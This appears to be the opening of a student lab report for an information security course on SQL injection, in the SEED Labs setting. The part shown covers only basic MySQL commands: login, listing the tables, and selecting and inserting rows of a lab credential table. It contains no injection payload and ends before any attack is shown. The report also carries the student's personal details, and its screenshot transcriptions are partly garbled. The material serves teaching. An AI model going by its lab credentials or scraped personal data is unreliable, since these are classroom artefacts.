



ΠΑΝΕΠΙΣΤΗΜΙΟ
ΔΥΤΙΚΗΣ ΑΤΤΙΚΗΣ
UNIVERSITY OF WEST ATTICA

DEPARTMENT OF COMPUTER ENGINEERING AND INFORMATION TECHNOLOGY

TASK 3 SQL INJECTION

STUDENT DETAILS

FULL NAME: ATHANASIOU VASILEIOS EVANGELOS REGISTER

NUMBER: 19390005

STUDENT SEMESTER: 8th

STUDENT STATUS: UNDERGRADUATE

PROGRAM OF STUDY: PADA

LABORATORY DEPARTMENT: ASF 05 WEDNESDAY 12:00 – 14:00

LABORATORY HEAD: GEORGOULAS ANGELOS

DELIVERY DATE: /5/2023

INFORMATION TECHNOLOGY SECURITY

STUDENT PHOTO:



INFORMATION TECHNOLOGY SECURITY

ACTIVITIES

1. Familiarity with SQL commands

Import

MySQL console Server with the command:

```
mysql -u root -pseedubuntu
```

We checked which databases are contained in MySQL Server with the command:

```
SHOW DATABASES ;
```

Users " database with the command:

```
USE Users ;
```

We displayed the tables of the selected database with the command:

```
SHOW TABLES?
```





Figure 1.a. Logging into the MySQL console server

INFORMATION TECHNOLOGY SECURITY




The screenshot shows a Terminator terminal window with a dark theme. The title bar reads 'Terminator' and the window title is '/bin/bash'. The terminal content shows the MySQL command prompt 'mysql>' followed by the command 'SHOW DATABASES;'. The output is a table with one column 'Database' and eight rows of database names. The prompt 'mysql>' is visible at the bottom.

```
mysql> SHOW DATABASES;
+-----+
| Database |
+-----+
| information_schema |
| Users      |
| elgg_csrf  |
| elgg_xss   |
| mysql      |
| performance_schema |
| phpmyadmin  |
| sys        |
+-----+
8 rows in set (0.01 sec)

mysql>
```

Figure 1.b. Display of databases



The screenshot shows a Terminator terminal window with a dark theme. The title bar reads 'Terminator' and the window title is '/bin/bash'. The terminal content shows the MySQL command prompt 'mysql>' followed by the command 'USE Users;'. The output is a message indicating that the database has been changed to 'Users'. The prompt 'mysql>' is visible at the bottom.

```
[05/11/23]seed@VM:~/project3$ mysql -u root -pseedubuntu
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 4
Server version: 5.7.19-0ubuntu0.16.04.1 (Ubuntu)

Copyright (c) 2000, 2017, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its affiliates. Other names may be trademarks of their respective owners.


Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> USE Users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql>
```

Figure 1.c. Loading the " Users " database

INFORMATION TECHNOLOGY SECURITY



The image shows a Terminator terminal window with a dark theme. The title bar reads "Terminator" and the status bar shows "6:43 PM". The terminal is running a shell prompt `/bin/bash`. The output shows the MySQL copyright notice, followed by the command `USE Users;` which changes the database. Then `SHOW Tables;` is executed, resulting in a table of tables in the 'Users' database. The table has two columns: 'Tables_in_Users' and 'credential'. The output shows one row in the set, taking 0.00 seconds to execute.

```
Terminator /bin/bash
/bin/bash 66x24
Copyright (c) 2000, 2017, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its affiliates. Other names may be trademarks of their respective owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> USE Users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> SHOW Tables;
+-----+
| Tables_in_Users |
+-----+
| credential      |
+-----+
1 row in set (0.00 sec)

mysql>
```

Figure 1.d. Displaying the tables of the selected database " Users "

INFORMATION TECHNOLOGY SECURITY

1.1 Printing table information


1.1.1 Actions

Information about the structure of the " credential " table was displayed with the command:

```
DESCRIBE credentials ;
```

Specifically, we printed the table fields and their corresponding formulas.

1.1.2 Results



The first screenshot shows the output of the 'DESCRIBE credentials;' command, displaying the structure of the 'credential' table. The output is as follows:

Field	Type	Null	Key	Default	Extra
ID	int(6) unsigned	NO	PRI	NULL	auto_incr
element					
Name	varchar(30)	NO		NULL	
EID	varchar(20)	YES		NULL	
Salary	int(9)	YES		NULL	
birth	varchar(20)	YES		NULL	
SSN	varchar(20)	YES		NULL	
PhoneNumber	varchar(20)	YES		NULL	
Address	varchar(300)	YES		NULL	

The second screenshot shows the continuation of the output, displaying the remaining 3 rows of the table structure:

Email	varchar(300)	YES		NULL	
NickName	varchar(300)	YES		NULL	
Password	varchar(300)	YES		NULL	

Below the table structure, the output indicates that there are 11 rows in the set, and the command was executed in 0.00 seconds.

```
11 rows in set (0.00 sec)
```

Figure 1.1.2.1. Displaying the credential table information

INFORMATION TECHNOLOGY SECURITY

1.1.3 Observations

The fields ID and Salary are of type " int ", as they are variable sizes (e.g. the salary can increase), while the mobile number (PhoneNumber) is of type " varchar ", as the mobile number does not change.

1.2 Printing table information

1.2.1 Actions


We printed the contents of the credential table with the command:

```
SELECT * FROM credentials ;
```

We printed the contents of employee Samy with the command:


```
SELECT * FROM credentials WHERE Name='Samy';
```

1.2.2 Results



ID	Name	EID	Salary	birth	SSN	PhoneNumber	Address
1	Alice	10000	20000	9/20	10211002		
2	Boby	20000	30000	4/20	10213352		
3	Ryan	30000	50000	4/10	98993524		
4	Samy	40000	90000	1/11	32193525		
5	Ted	50000	110000	11/3	32111111		

INFORMATION TECHNOLOGY SECURITY




The screenshot shows a Terminator window with a terminal session. The prompt is `/bin/bash`. The output of a MySQL query is displayed, showing 6 rows of data from a table named `credential`. The data is presented in a table format with columns: ID, Name, EID, Salary, birth, SSN, and Address. The rows are as follows:

ID	Name	EID	Salary	birth	SSN	Address
1	Alice	10000	20000	9/20	10211002	fdbe918bdae83000aa54747fc95fe0470fff49
2	Boby	20000	30000	4/20	10213352	b78ed97677c161c1c82c142906674ad15242b2
3	Ryan	30000	50000	4/10	98993524	a3c50276cb120637cca669eb38fb9928b017e9
4	Samy	40000	90000	1/11	32193525	995b8b8c183f349b3cab0ae7fccd39133508d2
5	Ted	50000	110000	11/3	32111111	99343bffa28a7bb51cb6f22cb20a618701a2c2f
6	Admin	99999	400000	3/5	43254314	a5bdf35a1df4ea895905f6f6618e83951a6eff

The prompt is `mysql>`.

Figure 1.2.2.1. Displaying the contents of the credential table



The screenshot shows a Terminator window with a terminal session. The prompt is `/bin/bash`. The output of a MySQL query is displayed, showing 1 row of data from a table named `credential`. The data is presented in a table format with columns: ID, Name, EID, Salary, birth, SSN, and Address. The row is as follows:

ID	Name	EID	Salary	birth	SSN	Address
4	Samy	40000	90000	1/11	32193525	995b8b8c183f349b3cab0ae7fccd39133508d2a

The prompt is `mysql>`.

Figure 1.2.2.2. Displaying the contents of employee Samy

INFORMATION TECHNOLOGY SECURITY

1. 2.3 Observations

The record codes are summaries calculated by a hash algorithm for security reasons. The ID is automatically filled in when a record is created.

1.3 Introducing new users

1.3.1 Actions

We entered two new users with all their fields filled in except for the password (and the ID that is automatically filled in during registration). The a user created with the command :

```
INSERT INTO credential (Name, EID, Salary, birth, SSN, PhoneNumber ,
Address, Email, NickName )
VALUES ('Vasilis', '19390005', 150, '3/19', '12345678', '6977777777',
'Evangelistriass34', 'billath@gmail.com', ' KillBill ');
```

